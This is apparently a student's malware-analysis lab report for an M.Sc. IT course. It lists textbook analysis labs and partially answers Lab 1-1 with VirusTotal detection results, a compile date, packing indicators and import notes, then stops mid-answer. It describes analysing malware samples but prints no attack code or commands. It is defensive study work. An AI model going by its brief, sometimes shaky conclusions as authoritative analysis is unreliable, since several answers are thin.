COURSE CODE 58071

MALWARE ANALYSIS

SUMBITTED BY

CHETAN SHASHIKANT THABE

SEAT NO.: 1312701

Submitted in partial fulfilment of the requirement for qualifying

M.Sc.(I.T.) Part-I Examination

2023-2024

Vivek College of Commerce

Vivek College Road, Siddharth Nagar,

Goregoan (West), Mumbai-400104

INDEX

SR.NO	PRACTICAL	SIGN	DATE
1A	Lab 1-1 This lab uses the files Lab01-01.exe and Lab01-01.dll. Use the tools and techniques described in the chapter to gain information about the files and answer the questions below.		
B	Lab 1-2 Analyze the file Lab01-02.exe.		
C	Lab 1-3 Analyze the file Lab01-03.exe.		
D	Lab 1-4 Analyze the file Lab01-04.exe.		
2A	Lab 3-1 Analyze the malware found in the file Lab03-01.exe using basic dynamic analysis tools.		
B	Lab 3-2 Analyze the malware found in the file Lab03-02.dll using basic dynamic analysis tools.		
C	Lab 3-3 Execute the malware found in the file Lab03-03.exe while monitoring it using basic dynamic analysis tools in a safe environment.		
D	Lab 3-4 Analyze the malware found in the file Lab03-04.exe using basic dynamic analysis tools. (This program is analyzed further in the Chapter 9 labs.)		
3	Lab 5-1 Analyze the malware found in the file Lab05-01.dll using only IDA Pro. The goal of this lab is to give you hands-on experience with IDA Pro. If you've already worked with IDA Pro, you may choose to ignore these questions and focus on reverse-engineering the malware.		
4A	Lab 6-1 In this lab, you will analyze the malware found in the file Lab06-01.exe.		
B	Lab 6-2 Analyze the malware found in the file Lab06-02.exe		
C	Lab 6-3 In this lab, we'll analyze the malware found in the file Lab06-03.exe.		
D	Lab 6-4 In this lab, we'll analyze the malware found in the file Lab06-04.exe.		
5A	Lab 7-1 Analyze the malware found in the file Lab07-01.exe		
B	Lab 7-2 Analyze the malware found in the file Lab07-02.exe.		

C	Lab 7-3 For this lab, we obtained the malicious executable, Lab07- 03.exe, and DLL, Lab07-03.dll, prior to executing. This is important to note because the malware might change once it runs. Both files were found in the same directory on the victim machine. If you run the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.)		
6A	Lab 11-1 Analyze the malware found in Lab11-01.exe.		
B	Lab 11-2 Analyze the malware found in Lab11-02.dll. Assume that a suspicious file named Lab11-02.ini was also found with this malware.		
7	Lab 12-1 Analyze the malware found in the file Lab12-01.exe and Lab12-01.dll. Make sure that these files are in the same directory when performing the analysis.		
8	Lab 14-1 Analyze the malware found in file Lab14-01.exe. This program is not harmful to your system		


LAB 1-1

1. **Upload the files to http://www.VirusTotal.com/ and view the reports. Does either file match any existing antivirus signatures?**

   - Some signatures have been on VirusTotal.com. Hence following are the detection for both .dll and .exe files


   Upload at virus total

File: - Lab01-01.dll


https://www.virustotal.com/gui/file/f50e42c8dfaab649bde0398867e930b86c2a599e8db8...
URL, IP address, domain or file hash
Sign in
Sign up
We have changed our Privacy Notice and Terms of Use, effective July 18, 2024. You can view the updated Privacy Notice and Terms of Use.
Accept terms of use
47
/ 74
Community Score
47/74 security vendors and no sandboxes flagged this file as malicious
Reanalyze
Similar
More
f50e42c8dfaab649bdc0398867e930b86c2a599e8db83b82...
Lab01-01.dll
Size
160.00 KB
Last Modification Date
3 hours ago
DLL
pedll
checks-user-input
spreader
armadillo
via-tor
idle
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Detections



Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label
Threat categories
Trojan
Family labels
Security vendors' analysis
Do you want to automate checks?
Alibaba
AliCloud
ALYac
Arcabit
Avast
Avast-Mobile
AVG
Avira
BitDefender
BitDefenderTheta
Bkav Pro
ClamAV
CrowdStrike Falcon
Cylance
Cynet
DeepInstinct
Elastic
Emsisoft
eScan
ESET-NOD32
GData
Google
Ikarus
Kingsoft
Lionic
MAX
MaxSecure
McAfee Scanner


URL, IP address, domain or file hash
Sign in
Sign up
GData
Google
Ikarus
Kingsoft
Lionic
MAX
MaxSecure
McAfee Scanner
Microsoft
NANO-Antivirus
Palo Alto Networks
Rising
Sangfor Engine Zero
Skyhigh (SWG)
Sophos
Symantec
Tencent
VBA32
ViRobot
WithSecure
ZoneAlarm by Check Point
Zoner
Avast-Mobile
BitDefenderFalx
Symantec Mobile Insight
Trustlook
Undetected
Unable to process file type

File: - Lab01-01.exe

Detections






2. **When were these files compiled?**


- Both files were compiled on June 23rd, 2024, within 1 minute of each other.

3. **Are there any indications that either of these files is packed or obfuscated? If so, what are these indicators? (Page 47)**

- The file Lab01-01.exe and Lab01-01.dll has been compiled using Visual C++ and it's entry point is **".text"** hence it has not been packed, hence there are no indication that the file is packed or obfuscated it has been just compiled using Visual C++.
-
- File Lab01-01.dll




- File Lab01-01.exe




4. **Do any imports hint at what this malware does? If so, which imports are they?(Page 47)**

- Following are the imports from Lab01-01.exe and Lab01-01.dll and the files functions from WS2_32.dll, KERNEL32.dll and MSVCRT.dll for both as in the following snaps: -





- Lab01-01.dll: -



5. **Are there any other files or host-based indicators that you could look for on infected systems? (Page 35)**

